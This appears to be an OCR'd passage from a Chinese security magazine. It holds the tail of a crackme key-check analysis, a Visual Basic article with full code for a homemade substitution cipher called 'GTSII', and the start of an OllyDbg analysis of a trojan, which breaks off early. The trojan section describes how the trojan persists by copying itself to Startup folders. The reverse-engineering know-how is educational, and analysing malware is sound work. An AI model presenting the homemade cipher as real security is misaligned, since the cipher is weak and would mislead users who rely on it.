00401661  call <KeygenMe._compare>
```

Compare 这个词是比较的意思，这里顾名思义就是 P3 指向的 x 部分与注册码的第一部分相比较，若相等就注册成功了！至此，算法也就结束了。

在分析这个 crackme 的时候，刚开始也是摸不着头脑，上网查了资料才知道调用了 Miracl 库，然后找到了 happytown 的解决方法，识别函数后，就很好分析了。

前置知识：VB
关键词：文本加密、VB

一种特殊文本加密算法的实现



文/图 胡文亮

网上有很多种文本加密算法，但是我觉得不太安全。首先它们的算法是公开的，用的人多了，自然会有破解的方法；二是一份明文只有一种对应的密文，使用得多了很容易被别人猜出对应的意思（二战时期日军用 AF 代表“中途岛”，由于使用频繁，被美军猜出其意，结果直接导致了日军在中途岛大海战中的惨败）。最近我在开发一个软件的过程中需要使用加密算法，基于上述两个原因没有使用现成的文本加密算法，而是自己设计了一套加密算法（取名为 GTSII）。现在软件做完了，就公开这个加密算法，以飨读者。

GTSII 的加密流程如下：首先准备有 12 个元素的字符串数组（SA），每个字符串都有 c 个汉字。12 个字符串共 12c 个汉字，每个汉字都不能相同，然后得到待加密字符串（S0）中每个字符的字符代码，并把这些字符代码组成初级密文字符串（S1）。每个字符代码用空格隔开，则 S1 仅由数字、空格和负号（汉字的字符代码都小于零）共 12 个符号构成，随后产生一个在 1 到 c 之间的随机数(n)，并把 S1 中的数字 0～9、空格、负号分别替换成 SA（0）至 SA（11）对应字符串的第 n 个汉字，这就得到了终极密文字符串（S2）。加密流程用代码描述如下：

```
Public Function GTSII(ByVal Txt As String, ByRef G() As String) As String
    Dim SJn(11) As Integer
    Dim i As Integer, sJs As Integer, eGLen As Integer, gTsX As String
    eGLen = Len(G(0)) '每个字符串都有多少个汉字，即文字表述中的c
    gTsX = CTA(Txt) '得到S1
    For i = 1 To Len(gTsX)
        sJs = MyRnd(1, eGLen) '得到随机数n
        Select Case Mid(gTsX, i, 1) '把对应符号替换成汉字
            Case "0"
                GTSII = GTSII & (Mid(G(0), sJs, 1))
            Case "1"
                GTSII = GTSII & (Mid(G(1), sJs, 1))
```

```
            Case "2"
                GTSII = GTSII & (Mid(G(2), sJs, 1))
            Case "3"
                GTSII = GTSII & (Mid(G(3), sJs, 1))
            Case "4"
                GTSII = GTSII & (Mid(G(4), sJs, 1))
            Case "5"
                GTSII = GTSII & (Mid(G(5), sJs, 1))
            Case "6"
                GTSII = GTSII & (Mid(G(6), sJs, 1))
            Case "7"
                GTSII = GTSII & (Mid(G(7), sJs, 1))
            Case "8"
                GTSII = GTSII & (Mid(G(8), sJs, 1))
            Case "9"
                GTSII = GTSII & (Mid(G(9), sJs, 1))
            Case " "
                GTSII = GTSII & (Mid(G(10), sJs, 1))
            Case "-"
                GTSII = GTSII & (Mid(G(11), sJs, 1))
            Case Else
        End Select
    Next
End Function
```

解密过程则相反，首先把 S2 还原成 S1（依次遍历 12 个字符串共 12c 个汉字，把 S2 中的每个汉字替换成对应的 12 个符号），然后把 S1 还原成原字符串（S0）。代码如下：

```
Public Function unGTSII(ByVal Txt As String, ByRef G() As String)
    On Error Resume Next
    Dim SJn(11) As Integer, x As Integer, y As Integer, eGLen As Integer, TH As String
    eGLen = Len(G(0)) '每个字符串都有多少个汉字，即文字表述中的 c
    unGTSII = Txt
    For x = 0 To 9
        For y = 1 To eGLen
            TH = Mid(G(x), y, 1)
            unGTSII = Replace(unGTSII, TH, CStr(x))
        Next
    Next
    For y = 1 To eGLen
        TH = Mid(G(10), y, 1)
        unGTSII = Replace(unGTSII, TH, " ")
    Next
    For y = 1 To eGLen
        TH = Mid(G(11), y, 1)
        unGTSII = Replace(unGTSII, TH, "-")
    Next
    unGTSII = ATC(unGTSII)
End Function
```

上面两段代码用到的自定义函数 CTA、ATC、MyRnd 代码如下：

```
Public Function CTA(ByVal Txt As String) As String
    On Error Resume Next
    Dim i As Long
    For i = 1 To Len(Txt)
        CTA = CTA + Chr(32) + CStr(Asc(Mid(Txt, i, 1)))
    Next
    CTA = Trim(CTA)
End Function
Public Function ATC(ByVal Txt As String) As String
    On Error Resume Next
    Dim i As Long
    Dim SsZ() As String
    SsZ = Split(Txt, Chr(32))
    For i = 0 To UBound(SsZ)
        ATC = ATC & Chr(CLng(SsZ(i)))
    Next
End Function
Public Function MyRnd(ByVal UpperBound As Integer, ByVal LowerBound As Integer)
    On Error Resume Next
    Randomize
    MyRnd = Int((UpperBound - LowerBound + 1) * Rnd + LowerBound)
End Function
```

测试代码如下（英文操作系统复制汉字到 Word 会成为乱码，只能截图了）：

```
Public Sub MAIN()
    On Error Resume Next
    Dim Aaa As String
    Dim Gx(11) As String
    Gx(0) = "高瞻祁见佑厚载翊常由懿和怡伯仲简"
    Gx(1) = "允文遵祖训钦武大君胜顺道宜逢吉师"
    Gx(2) = "尚志公诚秉惟怀敬道存辅嗣资廉直匡"
    Gx(3) = "赞佐相规约经邦任履亨若依纯一行远"
    Gx(4) = "有子同安睦勤朝在肃恭绍伦敦惠润昭"
    Gx(5) = "孟季均荣显英华蕴盛容宏才升博衍茂"
    Gx(6) = "贤能长可庆睿智实堪宗养性期渊雅寅"
    Gx(7) = "肇泰阳当健观顾寿以弘振举希兼达康"
    Gx(8) = "悦友申宾让承宣奉至平懋进深滋益端"
    Gx(9) = "久镇开方岳扬威莲礼仪刚毅循超卓权"
    Gx(10) = "冲范徵偕旭融谟朗璟逵亶韶愉灏造令"
    Gx(11) = "佶幼诠勋胤恬珵效回瑄湜源諲晢暐圭"
    Aaa = m_GTSII.GTSII("世界，你好！", Gx): MsgBox Aaa
    MsgBox m_GTSII.unGTSII(Aaa, Gx)
End Sub
```

以下都是对同一字符串的加密，但是加密的结果不同如图 1 所示。




图 1

但是解密结果都一样，如图 2 所示。





图 2

如果要实际应用，每个字符串里 16 个汉字（c=16）的强度很低，被破解的可能性很大，个人估计至少要 32 个汉字（c=32）以上。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：汇编
关键词：逆向、分析木马

分析木马寻找攻击者

文/图 木木

看到朋友的手机刷了新的系统，很是羡慕，自己的老系统早用烦了，于是从上下载了工具，准备自己也换个界面漂亮的系统来玩玩，可是刚解压安装包，金山就报警了，根据金山的报告，应该是木马，路径在 C:\Program Files\Motorola\RSD Lite\RSDLUpdater.exe，心想该不是金山的误报吧，网站上可承诺说是经过杀毒软件的检测无毒的啊！来到金山指定的路径，找到了可疑文件 RSDLUpdater.exe，看这名字好像是更新程序，先复制一下，直接双击复件，消失了。看来金山并没有误报，确实是木马。首先，我们还是让杀毒软件扫描一下内存，将我们刚才激活的木马查杀。然后就请出我们的利剑 OD，来玩屠马的游戏吧！

我们还是先做好防范工作吧，因为我们这次玩的可是木马，它可是有巨大杀伤力的呀！首先，先断网吧，大家都知道，木马一旦运行，隐藏在黑暗中的那两只手就有可能通过网络操控我们。其次，我们将木马复制到虚拟机上，防患于未然呀！做好这两步后，就可以正式开始了。好，OD 载入，先用字符串参考看看能不能找到有用的信息，结果令人沮丧，因为我们没有找到半点有用的信息，如图 1 所示。




图 1

既然这招不管用，我们换另一招吧！单击右键，在弹出菜单中选择“搜索”命令，选择当前模块中的名称，我们来看看这个木马程序都调用了哪些函数，如图 2 所示。

我们应该先在 ExitProcess 下断，为什么呢？这是为了在调试期间减少麻烦，如果我们稍不注意按 F9 键把木马运行了，就不可能再按 Ctrl+F2 组合键重新加载了，因为木马一旦运行就会消失，我们必须重新复制样本进行调试，这就给我们的调试带来了麻烦，如果我们在 ExitProcess 下断点，木马在运行结束要退出的时候就会断下来，我们就可以按 Ctrl+F2 组合键重新加载了，这样就减少了麻烦。我们仔细观察一下可以发现木马调用了注册表操作函数（RegCloseKey、RegOpenKeyExA、RegQueryValueExA），我们先在这三个函数上下断，看看木马用这三个函数干了什么，我们选中要下断的函数，单击右键，选择在导入表中切换断点，就可以成功下断了。成功断下后，仔细观察堆栈窗口，里面有这个注册表键值 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders，看到了吗？这时我们就应该有这样的疑问，木马为什么要访问这个注册表键值呢？要弄清楚这个问题，我们先去注册表找这个键值吧！如图 3 所示。




图 2




图 3

我们仔细观察名称为 Startup 这一项的键值就大概明白了，它的数据是 C:\Documents and Settings\ Administrator.263736EBAE76454\「开始」菜单\程序\启动，大家应该不难猜出木马正是通过把自身复制到这个文件夹来实现自启动的，我们可以前往上述的文件夹证实一下，如图 4 所示。




图 4

我们在上述文件夹中找到了木马，同时木马也将自己复制到 C:\Documents and Settings\All Users\「开始」菜单\程序\启动，来实现同样的目的，与其相对应的注册表键值是 HKEY_LOCAL_MACHINE\Software\Microsoft \WindowsCurrentVersion\ explorer\Shell Folders\Common Startup\C:Documents and Settings\ All Users.WINDOWS\「开始」菜单\程序\启动，在此我就不截图了。

我们来看一下在代码上是如何实现的：

```
77DACDCD      50              push eax
//pHandle = 0012EA48
